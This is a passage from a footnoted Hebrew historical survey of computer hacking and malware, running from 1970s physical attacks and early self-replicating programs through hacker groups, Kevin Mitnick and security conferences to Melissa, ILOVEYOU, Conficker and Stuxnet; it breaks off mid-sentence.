אירועי פריצה וחבלה במחשבים או ברשתות תקשורת, בין אם אמצעי המחשוב משמשים כמטרה מרכזית ובין אם הם משמשים כאמצעי לפגיעה במערכת אחרת, החלו לצוץ לאחר הופעת אמצעי המחשוב עצמם. בעוד שמחשב המודרני הומצא, לפי חלק מהגרסאות, עוד בשנת 1936²³, חדירות וחבלות מחשב החלו לצוץ מאוחר יותר, כשמחשבים נעשו נפוצים ומוכרים גם מחוץ למעבדות הפיתוח וזמינים, למעשה, כמטרות.

ההתחלה

ההתקפות הראשונות על מחשבים היו התקפות פיסיות על מקום מושבם של מחשבים אלה. בין השאר אפשר למנות מקרים מוכרים כדוגמת המקרים הבאים:

- הסופר Thomas Whiteside אסף מספר אירועים המתארים התקפות על ציוד מחשב²⁴. בעוד שחלק מההתקפות כוונו ישירות במטרה לפגוע בציוד, חלק אחר הביא לנזק רק בצורה עקיפה:
- 1970, אוניברסיטת ויסקונסין בארה"ב. פצצה שמתפוצצת בקמפוס הורגת עובר אורח אחד, פוצעת שלושה נוספים וגורמת לנזק של 16 מיליון דולר למידע המאוחסן על מחשבים באתר.
 - 1972 בניו-יורק. אדם תוקף ליבה מגנטית של מחשב מסוג Honeywell²⁵ באמצעות חפץ חד וגורם לנזק של 580 אלף דולר.
 - 1974, שארלוט ארה"ב. מפעיל מתוסכל יורה במחשב שעליו עבד בחברת ביטוח החיים Charlotte Liberty Mutual Life Insurance.
 - 1978, בסיס ח"א ונדנבורג בקליפורניה. פעיל שלום משחית בעזרת פטיש, מקדחה וכלי עבודה נוספים מחשב שאינו בשימוש כמחאה נגד פרויקט מערכת הניווט הלוויינית NAVSTAR.

פגיעות פיסיות במחשבים המשיכו לרכז חלק מתשומת הלב הציבורית גם בשנים שלאחר מכן. אך, עם זאת, למרות שפגיעה פיסית בציוד מחשוב נחשבה במשך שנים למאוד אפקטיבית, מהר מאוד החלו לצוץ אירועים שמטרתם פריצה לוגית למחשבים במטרה להוציא מהם מידע או להזיק להם.

שנות ה-70 - הופעת התוכנות הזדוניות הראשונות


בשנת 1971 נולדת לה תוכנת מחשב מיוחדת במינה בשם Creeper על ידי בחור בשם בוב תומאס מ-BBN Technologies²⁶. התוכנה יועדה להעתיק עצמה על גבי מערכות הפעלה מסוג TENEX²⁷ ולהציג על גבי

²³ About.com, **Inventors of the Modern Computer**, <http://inventors.about.com/library/weekly/aa050298.htm>

²⁴ Thomas Whiteside, Computer Capers: Tales of Electronic Thievery, Embezzlement, and Fraud, 73-76 (Ty Crowell Co; 1st edition April 1978)

²⁵ Computer History, **Honeywell**, <http://archive.computerhistory.org/resources/text/Honeywell/Honeywell.H632.1968.102646107.pdf>

²⁶ Physorg, **The Virus Turns 40** <http://phys.org/news/2011-03-virus.html>



המסך את המסר: "אני שרץ (creeper), תפסו אותי אם תוכלו!". תוכנה זו שהייתה ניסיונית, לא כוונה במטרה לגרום נזק ממשי אלא כדי לבדוק את פעילותה על גבי המערכות. כדי להסירה, פותחה תוכנה אחרת בשם Reeper.

תוכנת זדונית וויתקה אחרת היא ה-Wabbit. תוכנה (או יותר נכון משפחה של תוכנות) אשר נחשפה גם היא באמצע שנות ה-70 של המאה העשרים שכפלה עצמה במהירות על המחשבים שהודבקו על ידה ומכאן גם שמה.²⁸ השכפול המהיר הביא בדרך כלל לקריסת המערכת המארכת²⁹. ה-Wabbit חשפו לעולם שני זרמים נוספים של תוכנות זדוניות: "פצצות לוגיות" - תוכנות שמופעלות תחת תנאים מסוימים, לדוגמה תאריך מסוים, רצף הקלדות על מקלדת מחשב וכן הלאה. "התפוצצות" הפצה מביא להפעלת וירוס או תוכנה זדונית אחרת.³⁰ סוג נוסף הוא התקפת מניעת שירות או DoS³¹ שהיא ורסיה נוספת של תוכנות Rabbit או Wabbit אשר מריצות אפליקציה מסוימת פעמים רבות עד אשר המערכת קורסת. התקפות מניעת שירות קיימות עד היום ונחשבות לאפקטיביות מאוד³².

תוכנה נוספת אשר הופיעה בשנות ה-70 של המאה ועשרים היוותה השראה לז'אנר שלם של תוכנות זדוניות אשר מוכרות כיום בכינוי "סוס טרויאני". התוכנה "Animal" תוכנה על ידי ג'ון ווקר ונכתבה בשפה ותיקה בשם UNIVAC. מטרת התוכנה המקורית היה משחק מחשב פשוט שניסה לנחש - על ידי סדרת שאלות - איזה בעל חיים המשתמש בחר. בינתיים, מאחורי הקלעים, רצה תוכנה אחרת שהפיצה את ה-Animal, בצורה שלא פגעה במחשב, לכל ספריה או מחיצה שאפשר תחת מגבלות מערכת ההרשאות. סביב תוכנה זו התפתחו לא מעט סיפורים ואגדות אורבניות אשר ייחסו לה תכונות רעות, כאשר בפועל היה מדובר במשחק תמים לגמרי עם מנגנון הפצה חדשני³³.

ראשית שנות ה-80 - "משחקי מלחמה"

המחשוב מתפתח במהירות ובתחילת העשור מופיעים עוד ועוד דגמים של מחשבים אישיים³⁴. המחשב האישי (Personal Computer - PC) הופך לכל כך משפיע מבחינה טכנולוגית, עד אשר תופעה זו נבחרת ב-1982 ל"איש השנה" של המגזין Time³⁵.

²⁷ Tenex, **Origins and Development of TOPS-20**, <http://tenex.opost.com/hbook.html>

²⁸ מעין שיבוש אותיות של המילה ארנב (rabbit) כפי שנהגתה על יריבו של "באגס באני", הצייד "אלמר פדס":
<http://jazz.he.fi/jargon/html/W/wabbit.html>

²⁹ Infocarnivore, **The very first viruses: Creeper, Wabbit and Brain**, <http://www.infocarnivore.com/2010/05/30/the-very-first-viruses-creeper-wabbit-and-brain/>

³⁰ TechTarget, **Logic Bomb (Slag Code)**, <http://searchsecurity.techtarget.com/definition/logic-bomb>

³¹ Denial of Service

³² Go4Expert, **How to make a Fork Bomb(rabbit virus)?**, <http://www.go4expert.com/forums/showthread.php?t=11213>

³³ Fourmilab, **The Animal Episode**, <http://www.fourmilab.ch/documents/univac/animal.html>

³⁴ Low and Mac, **Personal Computer History: The First 25 Years**,
<http://lowendmac.com/lowendpc/history/index.shtml>

³⁵ Time Magazine, **The Computer Moves In**, <http://www.time.com/time/magazine/article/0,9171,953632,00.html>

גם עולם הפשיעה והחבלה הטכנולוגית מתפתחים ובעשור זה אנו עדים לעלית מדרגה ברמת התחכום של הפורצים. בחור צעיר בשם איאן מרפי (Ian Murphy) מצליח לפרוץ למחשבים של חברת הטלפוניה AT&T ולשנות את מנגנון השעות, כך שלקוחות שיבצעו שיחות טלפון בשעות היום יקבלו תעריף מוזל של שעות השפל.³⁶ מרפי, או בכינויו "קפטין זאפ", הוא פורץ המחשבים הראשון שהורשע כתוצאה מעבירה מהסוג הזה.³⁷ פרשיית קפטין זאפ נחשבת לאבן דרך בהיסטוריה של הפשיעה הקברטית. מכאן ואילך הולכים ומתרבים מקרי הפריצה למחשבים או באמצעות מחשבים. כמו כן עולה מספר ההתארגנויות העברייניות והקבוצות האידאליסטיות בתחום.

קבוצת Warelords³⁸ - נוסדה בשנת 1981 בארה"ב על ידי האקר בשם Black Bart. הקבוצה הורכבה ממספר בני נוער ו"גאוני מחשב" אחרים ונדעה בשל מספר פריצות למערכות מחשב של ארגונים ומוסדות, ביניהם "הבית הלבן", מעבדות Southwestern Bell, מרכזיות טלפוניה ועוד.

הופעת הסרט "**משחקי מלחמה**" בשנת 1983 הביאה לחשיפה רחבת היקף את תופעת הפריצות למחשבים בארה"ב. הסרט מספר על גאון מחשבים משועמם אשר מנסה לפרוץ לחברה למשחקי וידאו, אך פורץ, ללא כוונה, למערכת מסווגת של צבא ארה"ב וכמעט מביא למלחמה גרעינית.³⁹ הסרט מציג את ההאקרים בצורה מאוד אוהדת והדמויות והאירועים בו מבוססים, לפי חלק מההשערות,⁴⁰ על אירועים ואנשים אמיתיים, הם מה שהצית את דמיונם של צעירים רבים לאחר מכן.

קבוצה 414⁴¹ - שמה של קבוצה זו לקוח מקידומת הטלפון בעיר מילווקי במדינת ויסקונסין, ארה"ב. קבוצה זו יוסדה על ידי מספר נערים צעירים בגילאים 16-22 אשר תוארו בתקשורת באותם זמנים של לאחר צאת הסרט War Games (ראו לעיל) כ: "גברים צעירים ואינטליגנטים בעלי מוטיבציה ואנרגיה". אחד מאותם צעירים, אשר זוהה כדובר של החבורה, היטיב לתאר את רוח פעילות הקבוצה וקבוצות דומות לה בתחילת שנות השמונים. לטענתו, המוטיבציה היחידה של הקבוצה הייתה "לפרוץ למקומות שהם לא היו אמורים להיות בהם ולהישאר בהם בלי שיבחינו בהם". באופן כללי לא מדובר בקבוצה שגרמה לנזקים גדולים מדי. ברוב המקרים הם ניצלו חולשות ידועות במערכות ההפעלה של מחשבים שטרם הוטלאו וכן בסיסמאות ברירת מחדל שלא הוחלפו. עם זאת, העיתוי ואופי הפעילות של הקבוצה הם שהכניסו אותם להיכל התהילה של ההאקרים.

³⁶ Wired, **The Greatest Hacks of All Time**,

<http://www.wired.com/science/discoveries/news/2001/02/41630?currentPage=all>

³⁷ Hack Story, **Captain Zap**, http://www.hackstory.net/index.php/Captain_Zap


³⁸ Wikipedia, **Timeline of computer security hacker history**,

http://en.wikipedia.org/wiki/Timeline_of_computer_security_hacker_history

³⁹ IMDb, **Plot Summary for WarGames**, <http://www.imdb.com/title/tt0086567/plotsummary>

⁴⁰ WebCitation, **A Q&A that is 25 years late: David Scott Lewis, the mystery hacker who inspired the film "War Games**, <http://www.webcitation.org/5v9y5REPI> "

⁴¹ Wikipedia, **The 414s**, http://en.wikipedia.org/wiki/The_414s



Phrack - נקודת ציון חשובה בשנות ה-80 היא הוצאת המגזין ⁴²Phrack ב-17 בנובמבר 1985 והיא מסמלת שלב נוסף בהתמסדות תחום ההאקינג והפריקינג. המגזין נחשב לפעיל עד היום והוציא כבר יותר מ-68 כרכים על נושאים שמעניינים את קהל קוראיו הנאמן.

MOD ו-LOD

לקראת סוף שנות ה-80 הולכות ומתגבשות קבוצות אידאולוגיות של האקרים ברחבי העולם ובארה"ב. בשנת 1987 מייסדים מספר צעירים קבוצת האקרים בשם MOD (Master of Deception) קבוצה זו אשר מקום מושבה בניו-יורק ארה"ב מתמחה בפריצות לכרטיסי אשראי וגניבת פרטים אישיים של מפורסמים.⁴³ בערך באותן שנים קמה במדינת טקסס בארה"ב קבוצה בשם LOD (Legion of Doom)⁴⁴. קבוצה זו נוסדה על ידי ההאקר Lex Luthor וחבריה מנו מספר מומחים לפריצות למערכות טלפוניה (⁴⁵Phreakers) ומחשבים. ייחודה של קבוצה זו הוא בהפצה של מספר חוברות טכניות ללימוד עצמי, אשר הביאו להעשרה של הידע בקרב קהילת ההאקרים בעולם מבלי שהקבוצה עצמה גרמה ליותר מדי נזק למערכות שעליהן השתלטה⁴⁶. בסקירה של החוברות הטכניות של ה-LOD ניתן לראות כי תחומי הידע של חברי הקבוצה בהחלט נרחבים והם שלטו בכל תחומי התקשורת ומערכות המידע הרלוונטיות בשנות הפעילות שלהם, החל במרכזיות טלפוניה, דרך מערכות UNIX וכלה במערכות Mainframe שריכזו את רוב המידע המחשובי בשנות ה-90 של המאה העשרים.⁴⁷

שתי הקבוצות (MOD, LOD) זכו לתהודה גדולה בקרב קהילת ההאקרים בארה"ב ונחשבו ליריבות. בין השנים 1990-1991 הפכה יריבות זו למלחמה קברטית של ממש במה שכונה **מלחמת ההאקרים הגדולה**. הכל החל לאחר שגורם אנונימי מקרב קבוצת LOD כינה את אחד מחברי MOD⁴⁸ "Nigger" ומכאן והלאה במשך יותר משנה ניסו הקבוצות לתקוף אחת את השנייה, לפרוץ למחשבים ולמרכזיות אחת של השנייה ובעיקר לנסות להביך את היריבים.

גורמים מסוימים מתוך עולם ההאקרים ניסו להשכין שלום בין הניצים אולם ללא הצלחה. רק בסוף 1991 הצליחו גורמים שונים להביא להפסקה של מובילי הקבוצות (Chris Coggans מ-LOD ו-Mark Abene מ-MOD) ולהרגעת הרוחות. הרגיעה במתחים בין הקבוצות פינתה לחברים מספיק זמן להמשיך במלוא המרץ בפעילות הלא חוקיות שלהם עמוק לתוך שנות ה-90 ואף מעבר לזה. מצד שני, חברי שתי הקבוצות

⁴² Phrack, Issue #1, <http://www.phrack.org/issues.html?issue=1&id=1#article>

⁴³ HackDigital, 5 Most Notorious Hacking Groups Of All Time, <http://www.hackdigital.com/5-most-notorious-hacking-groups-of-all-time/>

⁴⁴ ZoneAlarm, Famous Hacker Groups, <http://blog.zonealarm.com/2011/08/famous-hacker-groups.html>

⁴⁵ Telephone Tribute, Phone Phreaking, <http://www.telephonetribute.com/phonephreaking.html>

⁴⁶ DocDroppers, Legion of Doom (hacking), [http://wiki.docdroppers.org/index.php?title=Legion_of_Doom_\(hacking\)](http://wiki.docdroppers.org/index.php?title=Legion_of_Doom_(hacking))

⁴⁷ Textfiles, Electronic Magazines: The Legion of Doom/Hackers Technical Journal, <http://www.textfiles.com/magazines/LOD>

⁴⁸ Michelle Slatalla and Joshua Quittner, Masters of Deception: The Gang That Ruled Cyberspace, 64, (Harper-Collins, 1995)

סבלו מרדיפה של רשויות החוק האמריקאים, אשר החלו להקדיש מאמצים למיגור תופעת ההאקרים כבר מתחילת שנות ה-80 ואחדים מהם אף הורשעו בבתי המשפט בגין עבירות שונות.⁴⁹

האקר ושמו קווין מיטניק

רוב הציבור נחשף בדר"כ להאקר כמושג ולא ממש לדמות מוחשית שעומדת מאחוריו. רוב ההאקרים פועלים במחשכים, כך הם יכולים להימנע מחיכוכים מיותרים עם מוסדות רשמיים וגורמי אכיפת החוק. מעטים הם המקרים בהם הציבור הרחב נחשף בצורה ישירה להאקר בעל שם ופנים. קווין מיטניק היה אחד מאותם מעטים ששמו הפך שגור בפיהם של רבים בארה"ב של שנות התשעים.

מיטניק לא רק היה מוכר, אלא הוא הפך במרוצת השנים לידוען של ממש. למיטניק מיוחסות פריצות לאתרים ומוסדות שונים בשנות ה-80 וה-90 בארה"ב, ביניהם: Sun Microsystems, Motorola, Pacific Bwll ואחרים. באוגוסט 2011 התארח מיטניק בתוכנית פופולארית בשם The Colbert Report ובה הוא סיפר על שנותיו הפרועות.⁵⁰ בראיון סיפר כי בשל עבירות שונות הוא בילה 5 שנים בכלא פדראלי ועוד שנה אחת במעצר בית מיוחד ללא גישה לטלפון מחשש שהוא מסוכן לציבור. עוד הוא סיפר על התקופה בה הוא נרדף על ידי ה-FBI טרם מעצרו, על פי הריאיון, הוא הצליח לפרוץ למכשירי הטלפון הסלולרי של רודפיו ולדאוג להישאר במרחק רב מספיק מהם.

בשנת 1995 נעצר מיטניק על ידי ה-FBI לאחר מרדף שנמשך יותר משלוש שנים. אחד האנשים שסייעו ללכידתו הוא חוקר ומומחה אבטחה בשם Tsutomu Shimomura שמיטניק פרץ למחשבו.⁵¹ אורח חיו, "הישגיו המקצועיים" והנסיבות הפכו אותו לאחר ישיבה לא קצרה בכלא פדראלי למודל של האקר מחשבים ובהמשך אף ליועץ, לסופר ומרצה מבוקש בכל רחבי העולם.⁵²

התמקצעות - כנסים ותערוכות



שיתוף ידע הוא הבסיס להתפתחות טכנולוגית. תחום ההאקינג אינו שונה במובן זה משום תחום טכנולוגי אחר. הזכרנו כבר למעלה את הופעת המגזין Phrack והמגזינים שהופיעו בעקבותיו וכן את החוברות הטכניות שחברי LOD נהגו להפיץ בקרב קהילת ההאקרים. בשנת 1993 עולה הענף מדרגה נוספת בכינונו של הכנס שיהפוך במרוצת השנים לשם דבר בקהילה, DefCon.⁵³ כנס זה נולד כהתכנסות חד פעמית של מספר קהילות האקרים לחגוג מעבר של אבא של אחד מהם למקום עבודה אחר. השם, אגב, מקורו בצמד המילים "con" -

⁴⁹ Textfiles (Originally by The NY Transfer News Service), **New York Computer Crime Indictments**, <http://www.textfiles.com/news/modbust.txt>

⁵⁰ Colbert Nation, **The Colbert Report Videos-Kevin Mitnick**, <http://www.colbertnation.com/the-colbert-report-videos/395003/august-18-2011/kevin-mitnick>

⁵¹ The New-York Times, **A Most-Wanted Cyberthief Is Caught in His Own Web**, <http://www.nytimes.com/1995/02/16/us/a-most-wanted-cyberthief-is-caught-in-his-own-web.html>

⁵² <http://mitnicksecurity.com/company.php>

⁵³ DefCon, **The DefCon Story**, <http://www.defcon.org/html/links/dc-about.html>

תחילת של המילה האנגלית כנס ו-"def" שמסמל את הספרה שלוש על לוח מקשים סטנדרטי של טלפון (כמחווה לפורצי הטלפונים). לשילוב המילים יש משמעות צבאית וכן משמעויות נוספות. כנסי DefCon נערכים מדי שנה במשך כארבעה ימים בחודשי הקיץ בלאס וגאס, ארה"ב.

כנסי Defcon מורכבים מהרצאות מקצועיות של אנשי מקצוע מהתעשייה וכן מתחרויות פריצה שונות הנערכות תוך כדי הכנס ומזמינות את קהל ההאקרים להשתתף בחגיגה. לצד כנס זה קיימים כנסים חשובים נוספים ובראשם RSA ו-BlackHat. כנס RSA נוסד בשנת 1991 ומתקיים מדי שנה בסוף פברואר בסן-פרנסיסקו, ארה"ב. בשנים האחרונות נוספו כנסי משנה גם באירופה, יפן ואף בסין. למרות שהכנס מופק על ידי חברה ציבורית מתחום אבטחת המידע, התכנים בכנס נקבעים בצורה מקצועית על ידי פאנל של מומחים⁵⁴. גם בכנס זה מוצגות הרצאות מקצועיות ומתקיימת תערוכה גדולה של יצרני פתרונות אבטחת מידע. כנס RSA ידוע כבמה מצינית להכרזות על מוצרים חדשים ורבים מהיצרנים מתזמנים הוצאת גרסאות חדשות בהתאם.



אחיהם הצעיר, אך המצליח, של כנסים אלה הוא כנס BlackHat המדובר. הכנס נוסד בשנת 1997 והפך מכנס בן יום אחד בלאס וגאס לאירוע מתגלגל בן כמה ימים. הכנס נערך כיום מספר פעמים בשנה במספר אתרים בעולם (בנוסף ללאס-וגאס) כמו אבו-דאבי, וושינגטון וברצלונה. מארגני הכנס והקהל הרחב מעידים עליו כי מדובר בכנס נטרלי, ללא נטיות ליצרן כזה או אחר. בכנס ניתן לצפות במצגות של טובי המומחים בתחום וכן להתנסות בסדנאות מקצועיות לפי תחומי עניין באבטחת מידע. כנס זה משמש אכסניה להעברת קורסים מקצועיים בני כמה ימים ורבים מגיעים אליו כדי לעבור הסמכות מקצועיות⁵⁵. בדומה לכנסים דומים בתחום מורכב צוות ההיגוי של BlackHat ממומחים מהשורה הראשונה בעולם אבטחת המידע אשר מקפידים על הצגת תכנים איכותיים ולא שיווקיים⁵⁶. יו"ר הכנס ומייסדו הוא ג'ף מוס, האקר המוכר בכינוי Dark Tangent, אשר ייסד גם את כנס DefCon לעיל⁵⁷. חשוב לציין כי ברחבי העולם ובמיוחד בארה"ב מתקיימים מדי שנה עשרות כנסים מקצועיים אחרים אשר תורמים מאוד להעשרת אנשי המקצוע ולקידום תחום אבטחת המידע.

נוזקות ידועות

וירוסים, תולעים, פצצות לוגיות, סוסים טרויאנים ונוזקות אחרות הפכו במהלך השנים לסממן מרכזי של פגיעה במחשבים. למרות שמחקר זה נוגעת בשינויים שחלו במהלך השנים במניעי פריצה למחשבים, קשה יהיה להתעלם מנוזקות המחשב⁵⁸ המוכרות והמפורסמות ביותר שהיוו בחלק ממקרי הפריצה אמצעי

⁵⁴ RSA Conference, **About RSA Conference**, <http://www.rsaconference.com/about/>

⁵⁵ Black-Hat, **About Black-Hat**, <http://www.blackhat.com/html/about.html>

⁵⁶ kBlack-Hat, **Black-Hat Review Board**, <http://www.blackhat.com/html/review-board.html#Butler>

⁵⁷ CNN Tech, **Meet Dark Tangent, the hacker behind Black Hat and DEF CON**, http://articles.cnn.com/2011-08-03/tech/jeff.moss.black.hat_1_lulzsec-hacker-moss?_s=PM:TECH

⁵⁸ Computer malware

חשוב לביצועה. חלק מהנוזקות המוקדמות הופיעו במקור ממניעים תמימים וחלקן, בעיקר המאחרות, נכתבו במטרה לשמש כלי נשק קיברנטי.

ברור, כי ככל שמערכות מחשב ותקשורת הפכו נפוצות יותר, כך התפשטו להן הנוזקות וזכו לתהודה רבה יותר. אפשר להגיד בוודאות, כי עם תחילתה של המאה ה-21, קיבלו הנוזקות את מרכז הבמה הקיברנטית. אם בעבר הכיר כל ילד את השם קוין מיטניק, כיום אין אדם בעולם המערבי שלא נחשף לשמות Stuxnet, Flame ו"חבריהם" המסתוריים. את הסקירה הזו נתחיל באמצע שנות ה-90 של המאה העשרים, עם הופעת הווירוסים הראשונים למערכת ההפעלה "חלונות" של חברת מיקרוסופט.

Concept

וירוס המאקרו הראשון למערכות WINDOWS שהתפרץ בצורה חסרת שליטה במחשבים בעולם הוא הווירוס Concept אשר התגלה ביולי 1995. יש לציין כי לא מדובר בוירוס המאקרו הראשון שהתגלה אי פעם, אולם זהו הווירוס הראשון מסוגו שהתפרץ פרא⁵⁹. Concept פעל על מספר פקודות מאקרו אשר היו נפוצות בעיקר במעבדי תמלילים מסוג Word במערכות הפעלה Windows NT, Windows 95. עבודה עם פקודות מאקרו חסכה לכותבי הווירוסים כתיבה מסובכת יותר בשפת Assembly. כותבי וירוסים המבוססים על הווירוס הזה ניצלו לרעה יכולות מאקרו להעתקה של קבצי Word, אשר הפכו לקבצים פופולאריים בשנות ה-90 של המאה העשרים, וכך עברו ממחשב למחשב⁶⁰.

Melissa

מי שיווע בנפשו במרץ 1999 שפתיחת מייל ב-Outlook מאיש קשר מוכר, אשר מכיל צרופת Word, עשויה להפוך אותו קורבן לנוזקת מחשבים חדשה בשם "Melissa". Melissa שמקור שמה הוא רקדנית אקזוטית מפלורידה, תוכננה לנצל חולשות במערכות ההפעלה של מיקרוסופט (גרסאות 95, 97 ו-2000 של Windows) ולהפיץ עצמה לרשימת אנשי הקשר של הקורבן. הנוזקה פעלה על מסמכי Word 97 ו-2000. במידה והנוזקה הצליחה להפעיל עצמה על מחשב הקורבן, היא פנתה לפתוח Outlook ולשלוח עותק עם קובץ Word נגוע לחמישים אנשי קשר קיימים⁶¹. הנוזקה התפשטה מהר מאוד ברשת האינטרנט ופגעה במיליוני מחשבים, חלקם מחשבי רשויות פדראליות אמריקאיות. הנוזקה דחפה את ה-FBI לבצע מצוד שבסיומו נתפס, הודה והורשע יוצר הנוזקה, אדם בשם דיויד סמית⁶². סמית' אומנם הודה בגרימת נזק למיליון מחשבים בעלות כוללת של כ-80 מיליון דולר, אך הנזק המדויק שנגרם קשה לאמידה.

⁵⁹ Flashing Cursor, **The Concept Virus**, <http://www.chebucto.ns.ca/~af380/ConceptMacro.html>

⁶⁰ F-Secure, **Virus:W32/Concept**, <http://www.f-secure.com/v-descs/concept.shtml>

⁶¹ Melissa.com- Home, <http://www.melissavirus.com/>

⁶² FBI, Testimony, <http://www.fbi.gov/news/testimony/issue-of-intrusions-into-government-computer-networks>

ILOVEYOU

נוזקה זו, אשר כונתה גם Love Letter הופיעה לראשונה בפיליפינים במאי 2000. הנוזקה הופיעה על מחשב הקורבן בשיטה דומה לשיטה שבה Melissa פעלה: מכתב שכותרתו ILOVEYOU ואליו צורף קובץ בשם "LOVE-LETTER-FOR-YOU.txt.vbs". הסיומת vbs, המייצגת את שפת התכנות Visual Basic, היוותה אינדקציה לשיטה שבה הופעלה הנוזקה. חשוב לציין כי הסיומת הוסתרה בדרך כלל, כך שמי שראה את הצרופה חשב שבפניו עומד קובץ טקסט (txt) תמים⁶³. על פי הערכות שונות, הנזק שנגרם כתוצאה מהנוזקה הזו עומד על כמה מיליארדי דולרים ופגיעה במיליוני מחשבים של משתמשים ברחבי העולם, ביניהם רשויות ומוסדות ממשלתיים שונים בארה"ב ורחבי העולם. גם במקרה הזה פעלו רשויות הביטחון בעילות והצליחו לאתר בתוך מספר ימים שני סטודנטים פיליפיניים בחשד כי הם אלו שפיתחו את הנוזקה והפיצו אותה⁶⁴.

Conficker

תחילתו של העשור הראשון במאה ה-21 הביאה ל"פריחה" של ממש בהתפשטות הנוזקות והוירוסים אשר השפיעו בצורה קשה על מיליוני מחשבים ברחבי העולם. וירוסים ונוזקות כמו MSBlast, Code Red ואחרים גרמו על פי חלק מהערכות לנזקים בהיקפים של מיליארדי דולרים עד שנת 2004⁶⁵. המייחד את כולם הוא ניצול חולשות במערכות Windows של חברת Microsoft שהגדילה משמעותית את נתח השוק שלה בשוק המחשוב הפרטי והארגוני באותן שנים והיוותה מטרה עסיסית מצד מפתחי הנוזקות. החברה עצמה הבינה - יש שיאמרו באיחור מה - את חומרת הבעיה ואף קידמה מתודולוגיות לפיתוח מאובטח של מוצריה⁶⁶. כיום מתודולוגיות אלה עומדות בחזית המאבק בנוזקות המנסות ללא הרף לחפש חולשות ביישומים אינטרנטיים ובמערכות הפעלה. החשיבות של פיתוח מאובטח לא נעלמה גם מארגונים ומוסדות בישראל והיא מרכזת עניין רב בקרב מנהלי פיתוח ואבטחת מידע⁶⁷.

נוזקה בשם Conficker היא דוגמה שממחישה בצורה מצוינת את ההחרפה באיום מצד תוכנות זדוניות כלפי מערכות הפעלה. הנוזקה דווחה לראשונה לחברת Microsoft ב-21 בנובמבר 2008 והיו לה בסה"כ חמישה וריאנטים בין סוף 2008 עד אפריל 2009⁶⁸. התוכנה הפיצה עצמה באמצעות ניצול חולשה במנגנון RPC של מערכת ההפעלה ובאמצעות כוננים נתיקים (כמו Disk-on-Key) וגרמה לנזק רב למערכות

⁶³ ZDNET, 'ILOVEYOU' e-mail worm invades PCs ,

http://web.archive.org/web/20081227123742/http://news.zdnet.com/2100-9595_22-107318.html?legacy=zdn

מתוך עדותו של עוזר התובע הראשי במשרד המשפטים של הפיליפינים,

<http://web.archive.org/web/20080206114348/http://www.acpf.org/WC8th/Agendaltm2/I2%20Pp%20Gana,Phillipine.html>

⁶⁵ Catalogs, Top 10 worst computer viruses, <http://www.catalogs.com/info/travel-vacations/top-10-worst-computer-viruses.html>

⁶⁶ Microsoft, Security Development Lifecycle, <http://www.microsoft.com/security/sdl/default.aspx>

⁶⁷ פיני כהן ושחר גייגר מאור, פיתוח ממרס אבטחה ממאדים - אבטחת מידע בפיתוח מערכות ב-IT, (מאי 2011) <http://shaharmaor.blogspot.co.il/2011/05/blog-post.html>

⁶⁸ Safety & Security Center, Protect yourself from the Conficker Worm virus, <http://www.microsoft.com/security/pc-security/conficker.aspx>

המחשב שאליהם פלשה, תוך שהיא עוברת מוטציות שהקשו מאוד על בידוד והסרתה ממערכות המחשב. הנוזקה הצליחה להדביק מיליוני מחשבים ברחבי העולם והתפשטות שלה כללה את רוב המדינות הממוחשבות על פני כדור הארץ. כדי להתמודד עם הנוזקה ועם ההשלכות שלה הוקם בשנת 2009 צוות משימה מיוחד שהורכב מנציגי יצרניות אנטי וירוס מובילות, גופים פדראליים ואנשי מקצוע ואקדמיה כדי להיטיב את הטיפול והמניעה של נוזקה זו. צוות משימה זה פעל באופן שוטף עד יוני 2010, כשקצב ההדבקה ירד באופן דרמטי ורוב מערכות המחשב חוסנו בצורה אפקטיבית נגד אחרוני הווריאנטים של הנוזקה⁶⁹.


Stuxnet

"Stuxnet הוא הנשק הקיברנטי המתוחכם ביותר שהופץ מעולם" כך פורסם במאמר מערכת בניו-יורק טיימס ב-15 בינואר 2011 בעקבות החשיפה של תוכנה עלומה שעל פי התיאור גרמה לנזק לפרויקט הגרעין האירני. על פי המאמר נוסה כלי הנשק החדשני הזה ראשית על מתקני דמה שהוצבו בכור הגרעיני בדימונה וזאת במטרה לדמות עד כמה שניתן את סביבת היעד האמתית של ה-Stuxnet - מתקן הצנטריפוגות בנתנז, אירן⁷⁰. דוח של חברת Symantec אשר חקרה את הקוד של Stuxnet מתאר אותו כ-"אחד מהאיומים המתוחכמים ביותר שאי פעם חקרנו". בדוח מתואר תוואי הפעולה של הנוזקה ורמת המקצועיות הרבה שניכרת בפיתוחה. הערכות החוקרים מדברות על כמה עשרות מפתחים שכתבו קוד ל-Stuxnet. עוד עולה כי מפתחי התוכנה הצליחו למצוא ארבע חולשות חדשות במערכות ההפעלה שנגדן פעלו ולזייף שתי תעודות דיגיטליות. כותבי הדוח מסכמים אותו במשפט המדהדד הבא: "למרות האתגר המרגש שבחקירתו ובניסיון להבין את פעולתו, Stuxnet הוא מסוג האיומים שאנחנו מקווים לא לראות יותר לעולם"⁷¹. נוזקה זו מהווה פריצת דרך של ממש ביכולת החדירה למחשבים ולמערכות תעשייתיות ומהווה פתח לדור חדש של נוזקות. סנונית נוספת לנוזקות אלה היא הנוזקה 